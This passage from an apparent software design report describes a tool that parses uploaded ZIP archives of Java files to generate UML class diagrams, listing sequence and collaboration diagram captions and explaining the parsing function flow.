


Fig.4.1.2 Sequence diagram for File Upload




Fig 4.1.3 Collaboration Diagram for File Upload

File Validation:




Fig 4.1.4




Fig 4.1.5 Collaboration Diagram File Validation

Syntax Error checking:




Fig 4.1.6 Sequence diagram for Syntax checking




Fig 4.1.7 Collaboration diagram for syntax checking

Class Diagram Generation:




Fig 4.1.8 Sequence Diagram for Class generation




Fig 4.1.9 Collaboration diagram for Class generation

Image Download:




Fig 4.1.10 Sequence Diagram for Image Download




Fig 4.1.11 Collaboration Diagram for Image Download

4.1.4 Class diagram:

Zip File Upload:




Fig 4.1.12 Zip File Upload Class diagram

Description:

When the user uploads the ZIP file the startProcess() function checks the format of the file uploaded. Then it calls unzipAndProcess() function if it is of the correct format. The unzipAndProcess() function unzip the ZIP file and extract the files contained in the ZIP file. Then we call the parseFile() method. It will extract the .java file one by one and pass it in createUMLClass() function. This function will extract all the variables, methods, classes and interface. It will check if the extracted code contains class or interface. The variables extracted will be passed to createUMLVariables() and the methods will be passed to createUMLMethod(). createUMLVariables() will have all the variables of single .java file. It will set each variable, names, access modifiers, initial class value and type of variable. It will check for any relatives of the variable. The same process for methods will be done by createUMLMethod(). CreateUMLMethod() calls parseMethodBody() which will extract all statements in the method.

Generate UML Diagram:

